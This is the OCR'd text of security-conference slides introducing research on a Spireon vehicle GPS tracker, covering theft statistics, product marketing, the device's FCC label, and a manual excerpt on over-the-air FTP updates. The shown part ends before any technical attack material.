STOP THIS CAR

!! GTFO

WHOAMI

Karim Sudki

Security Expert @ Kudelski IoT Labs

Hardware attacks

- Glitch / EM / Laser fault injections
- Side channels

Security evaluation on IoT devices

IGNITION


In 2021 the company decided to develop its own vehicle tracking solution

Gain some insights into the security maturity of actors on this market

…for me…

another day, another (R&D) project

STATISTICS


Motor vehicles thefts per 100K habitants (USA)
700
600
500
400
300
200
100
0
1.6M
1.2M
0.7M
0.8M
1 vehicle
every 45 seconds
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2020
Thefts (per 100K)
Total thefts in the USA

PAINS

FIND CAR LOCATION

CONTACT
LAW ENFORCEMENT &
INSURANCE

VEHICLE
DISMANTLED
FOR SPARE PARTS

COSTS MONEY

SOLUTION

REAL SOLUTION

Put a chip in it !

Know the vehicle location at any time

Share its location with law enforcement for fast recovery


BONUS


CAR OWNERS

- Track your partners or teens for free
- Notifications (speeding, geofencing, low battery)
- Insurance rate discounts ~15%

DEALERS


- Manage inventory and fleet
- Issue notifications for recalls or appointements






CAR TRACKERZ

What could go wrong ?!



CAR TRACKER 101



SPIREON

Franchise Dealers: Your Path To More Efficiency, Revenue & Retention

The all-new LoJack® by Spireon, still the industry's most trusted stolen vehicle recovery system, is now so much more. This comprehensive finance, lot management and service retention platform helps franchise dealers make money, save money, and retain customers.

Get more with LoJack →

LoJack

kahu BY SPIREON

Trailer & Asset Managers: Stay protected & Optimized With Real-Time Intelligence

Spireon's FleetLocate® combines a full line of customizable trackers and sensors with a system that translates live data capture into actionable business intelligence. All accessible through our user-friendly UI or integrated into your company's management system.

Manage every asset with FleetLocate →

FleetLocate

Fleet Managers: Power Your Business with Real-Time Driver & Vehicle Intelligence

Spireon's FleetLocate® provides solutions for fleets of all types and sizes from local service businesses to long-haul shipping operations. Get the data, video and intelligence you need to maximize route efficiency, increase driver safety, manage maintenance, and ensure compliance.

Take control your entire fleet with FleetLocate →

FleetLocate

BHPH Dealers: Your Solution To Increase Revenue & Reduce Risk

GoldStar® provides BHPH dealers and lending institutions with vehicle location tracking and payment facilitation solutions that help you finance more car buyers, minimize risk, and increase profits.

Get connected with GoldStar →

Better auto lending with GoldStar Enterprise →

GoldStar

NSpire


Build Cutting-Edge Software for IoT


NSpire, the award-winning platform that powers all Spireon products is available for developers. Build on our secure, scalable telematics platform for your next mission-critical application.

See the power of NSpire →

NSpire® provides a real-time, secure, highly scalable, cloud-based data management and transaction processing environment, supporting nearly 3.5 million active subscribers and more than 3.5 billion data events per month. NSpire delivers rich information from any connected vehicle or asset, utilizing data from Spireon devices, onboard manufacturer telematics, or other partner sources, to enable an unmatched Vehicle Intelligence dataset via web and mobile applications or APIs. NSpire's architecture scales as the company's subscriber base grows, while maintaining a 99.9% application availability guarantee to keep customers reliably connected to their assets no matter where they are.

THE TRACKER



THIS SIDE UP
SN:
IMEI:
M/N:EDGE-M 00-S
P20490
FCC ID:09YWCM
H/W:P1.0.0
IC:22952-WCM
Designed in California | Made in China
Spireon
25A
58V



FCC ID


FCC grant required to sell or import RF devices on the US market

Label usually located on the device



Useful to find documentation

- External / Internal photos
- User manuals


User Manual

WCM-001

Wildcat CAT-M
Wireless Communication
Device

February 25,
2020

Tips

- Query the manufacturer not only a specific model

USER MANUAL

3.2 Remote Update


The WCM supports OTA field upgrades of the resident application. An over the air FTP connection is made over an IP connection. A replacement file is then transferred from a server to the WCM and that file replaces the previous application image.

3.4 AT Commands

